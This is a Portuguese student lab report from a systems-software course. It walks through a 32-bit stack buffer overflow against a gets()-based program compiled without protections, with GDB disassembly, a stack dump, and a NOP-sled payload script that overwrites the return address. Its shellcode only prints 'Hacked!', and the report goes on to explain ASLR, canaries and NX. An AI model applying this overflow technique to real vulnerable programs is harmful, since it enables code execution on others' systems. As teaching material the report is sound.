Trabalho Projeto e Desenvolvimento de Software de Sistema

Data: 17/07/2023

Professor: Mônaco F.J.

GRUPO:

Adrio Oliveira Alves, 11796830

Eduardo Vinicius Barbosa Rossi, 10716887


Pedro Augusto Ribeiro Gomes, 11819125

Thiago Henrique Cardoso, 11796594


2.

Vamos mostrar os prints da execução do passo a passo do cracking e explicar o exploit:

Nessa parte a gente está compilando … etc… e desabilitamos as funcionalidades de segurança do gcc, como por exemplo o stack canary. Vale ressaltar também que estamos compilando tudo para 32 bits.



Em seguida, adicionamos um breakpoint na main, para que o programa interrompa a sua execução antes de finalizar.



Rodamos o disassemble e percebemos que o programa está parado no GDB:

```
Breakpoint 1, main () at eg-09.c:9
9         printf ("Enter name:\n");
(gdb) disassemble
Dump of assembler code for function main:
   0x08049196 <+0>:     push   %ebp
   0x08049197 <+1>:     mov    %esp,%ebp
   0x08049199 <+3>:     sub    $0x200,%esp
=> 0x0804919f <+9>:     push   $0x804a008
   0x080491a4 <+14>:    call   0x8049060 <puts@plt>
   0x080491a9 <+19>:    add    $0x4,%esp
   0x080491ac <+22>:    lea    -0x200(%ebp),%eax
   0x080491b2 <+28>:    push   %eax
   0x080491b3 <+29>:    call   0x8049050 <gets@plt>
   0x080491b8 <+34>:    add    $0x4,%esp
   0x080491bb <+37>:    lea    -0x200(%ebp),%eax
   0x080491c1 <+43>:    push   %eax
   0x080491c2 <+44>:    push   $0x804a014
   0x080491c7 <+49>:    call   0x8049040 <printf@plt>
   0x080491cc <+54>:    add    $0x8,%esp
   0x080491cf <+57>:    mov    $0x0,%eax
   0x080491d4 <+62>:    leave
   0x080491d5 <+63>:    ret
End of assembler dump.
(gdb)
```

Em seguida, criamos o arquivo .ELF.

```
pedro@franzsabcc020:~/USP/7SEMESTRE/Syseg/syseg/eg/rop$ make eg-09.elf
as --32 eg-09.S -o eg-09.elf.o
ld -melf_i386 eg-09.elf.o -o eg-09.elf
pedro@franzsabcc020:~/USP/7SEMESTRE/Syseg/syseg/eg/rop$ ./eg-09.elf
Hacked!◆pedro@franzsabcc020:~/USP/7SEMESTRE/Syseg/syseg/eg/rop$ cat eg-09.S
```

Com o arquivo ELF criado, pudemos executá-lo e verificar a mensagem que o programa de exploit imprime: “Hacked!”.

Vamos detalhar a explicação do código do exploit escrito no eg-09.S:

O shellcode é um código de baixo nível que aproveita vulnerabilidades de estouro de buffer para executar comandos maliciosos. No caso deste código, o shellcode realiza uma chamada ao sistema para escrever uma mensagem no stdout (saída padrão) e, em seguida, encerra o programa.

Aqui está uma descrição passo a passo do que o shellcode do faz:

- A função _load_eip_in_eax é um "thunk function" usada para obter o valor de %eip (instruction pointer) que contém o endereço da próxima instrução a ser executada.
- O valor de %eip é obtido através da chamada da função _load_eip_in_eax e é armazenado em %eax.
- O valor de %eax é ajustado para apontar para a string a ser escrita. Isso é feito subtraindo o comprimento da instrução anterior (5 bytes) e adicionando um deslocamento absoluto (0x2a) para chegar ao endereço da string.

- As instruções mov são usadas para definir os valores corretos nos registradores %eax, %ebx e %edx para a chamada do sistema write (syscall 4) no Linux de 32 bits.
- A interrupção de software int $0x80 é usada para fazer a chamada do sistema.
- Após a chamada do sistema write, outra chamada do sistema é feita para encerrar o programa usando a syscall exit (syscall 1).
- O endereço da string (str) é definido no final do código e contém a mensagem a ser escrita, que neste caso é "Hacked!".

O eg-09.sh é um script contrói o nosso payload do exploit, isto é, gera o arquivo eg-09.in que será injetado no programa eg-09 para realizar o ataque.

Aqui está uma descrição do script:

- A linha PAYLOAD=eg-09.bin define o nome do arquivo do payload, que é eg-09.bin.
- A linha LEN=$(cat $PAYLOAD | wc -c) conta o número de caracteres no arquivo do payload e armazena o valor em LEN.
- A linha OUTPUT=eg-09.in define o nome do arquivo de saída como eg-09.in.
- A variável count é inicializada com zero.
- Um loop é executado 100 vezes para adicionar instruções NOP (no-operation) ao arquivo de saída. Isso cria um "sled" de NOPs para a execução fluir até o código shell que será injetado posteriormente.
- O conteúdo do arquivo do payload ($PAYLOAD) é adicionado ao arquivo de saída ($OUTPUT).
- A variável count é atualizada para refletir o número de bytes adicionados ao arquivo de saída até o momento.
- Outro loop é executado para adicionar instruções NOP adicionais até atingir um determinado tamanho (516 bytes no total) para preencher o espaço restante no arquivo de saída.
- A linha printf '**\x68\xcd\xff\xff**' >> $OUTPUT adiciona bytes específicos (\x68\xcd\xff\xff) ao arquivo de saída para sobrescrever o endereço de retorno de uma função e redirecionar a execução para uma localização específica. Nesse caso, o endereço de retorno é substituído pelo valor **0xffffcd68**.
- A variável count é atualizada novamente para refletir o número total de bytes no arquivo de saída.


É importante destacar que, ao rodarmos o programa em nossa máquina, percebemos que o endereço hard-coded (destacado acima em vermelho) não nos levava aos NOP anteriores ao shellcode. Sendo assim, investigamos com o GDB qual seria o endereço correto para direcionarmos a execução do programa.

```
(gdb) x/520x $ebp-516
0xffffcce4:     0xffffcce8      0x90909090      0x90909090      0x90909090
0xffffccf4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd04:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd14:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd24:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd34:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd44:     0x90909090      0x90909090      0x00002ce8      0x05e88300
0xffffcd54:     0x892ac083      0x0004b8c1      0x01bb0000      0xba000000
0xffffcd64:     0x00000008      0x00bb80cd      0xb8000000      0x00000001
0xffffcd74:     0x614880cd      0x64656b63      0x24048b21      0x909090c3
0xffffcd84:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcd94:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcda4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcdb4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcdc4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcdd4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcde4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcdf4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce04:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce14:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce24:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce34:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce44:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce54:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce64:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce74:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce84:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffce94:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcea4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffceb4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcec4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffced4:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffcee4:     0x90909090      0x90909090      0xffffcd68      0x00000000
```

Verificando a stack do nosso programa, encontramos o shell code (destacado em branco na imagem). Sendo assim, modificamos o endereço do exploit:

```
$ eg-09.sh
home > pedro > USP > 7SEMESTRE > Syseg > syseg > eg > rop > $ eg-09.sh
38  ##
39  ## Fill the remaining of the reserved space with NOPs, until prior
40  ## the return address. Then, overwrite the return address to point
41  ## to somewhere in the NOP sled.
42
43  PAD=$(( 100 + $LEN + 1)) # How manu NOPS here.
44
45  echo "LEN $LEN, PAD $PAD"
46
47  for ((i=$PAD; i<=516; i++ )) ; do
48      printf '\x90' >> $OUTPUT;
49      count=$(($count + 1))
50  done
51
52  # We chose the return address by examining the stack in GDB.
53
54  printf '\x44\xcd\xff\xff' >> $OUTPUT
55
56
57  count=$(($count + 4))
58
59  echo "Count: $count"
60
```

Perceba que colocamos o endereço ”**0xffffcd44**”, o qual aponta para uma instrução NOP logo antes do shellcode. Com isso, o exploit funciona corretamente.



c) Os mecanismos de segurança implementados pelo runtime são projetados para dificultar a exploração de vulnerabilidades e proteger os sistemas contra ataques. Alguns desses mecanismos comuns são a randomização de layout de espaço de endereço (ASLR, do inglês Address Space Layout Randomization) e o protetor de pilha (canary).

1. Randomização de Layout de Espaço de Endereço (ASLR): O ASLR é uma técnica de segurança que torna mais difícil prever ou explorar vulnerabilidades de estouro de buffer. Ele randomiza a posição de carregamento dos módulos do programa, incluindo bibliotecas compartilhadas, pilha, heap e outros segmentos de memória. Com o ASLR ativado, cada execução do programa terá um layout de memória diferente, tornando difícil para um atacante determinar com precisão onde estão localizados os alvos potenciais de exploração, como endereços de retorno ou áreas específicas de memória.
2. Protetor de Pilha (Canary): O protetor de pilha, frequentemente chamado de canary (canário), é um mecanismo que visa detectar ataques de estouro de buffer na pilha. Ele adiciona um valor conhecido como canário antes do endereço de retorno em cada ativação de função. Antes de retornar de uma função, o canary é verificado para garantir que não tenha sido modificado. Se o valor do canary for alterado, isso indica que houve uma corrupção da pilha, possivelmente devido a um ataque de estouro de buffer. Nesse caso, o programa pode tomar medidas para encerrar a execução ou emitir um aviso.

Além disso, podemos citar o Execução Não-Executável (NX): A proteção NX é uma medida de segurança que impede a execução de código em áreas de memória marcadas como não executáveis. Isso ajuda a evitar que código injetado em áreas de memória de dados seja executado como código malicioso. A memória que armazena dados não pode ser executada, tornando mais difícil para um atacante explorar vulnerabilidades que permitam a injeção e a execução de código.

EXTRA.

Primeiramente, o curso proporcionou a perspectiva do quão importantes são os softwares de sistema. Nos fazendo perceber que, sem eles, fazer computação seria muito mais difícil e demandaria muito mais tempo. A interface que esses softwares oferecem entre o sistema e o programador são de vital importância para o desenvolvimento de software geral.
Além disso, entender como funciona o ciclo de vida de um programa (todos os componentes de build e execução) juntamente com o detalhamento do run-time system e ABIs nos permitiu ter uma visão abrangente de processos intrínsecos à construção e funcionamento de um programa executável. Em outras palavras, trouxe muita clareza de como as coisas funcionam “por baixo dos panos” na computação, nos permitindo destrancar “caixas pretas” e adquirir uma noção mais completa dos processos que envolvem a parte mais baixo nível de construção de sistemas.
Ademais, com o entendimento do funcionamento dos mecanismos que compõem um sistema de software, ficamos habilitados a perceber possíveis falhas de segurança e, consequentemente, tornar os sistemas robustos a tais falhas.
Em suma, nos tornamos mais capazes de construir e trabalhar com sistemas de software, uma vez que temos uma maior noção de como suas partes (e os processos que as envolvem) funcionam, fazendo com que os artefatos que serão construídos por nós, daqui em diante, serão melhores, mais seguros e mais bem entendidos por nós mesmos.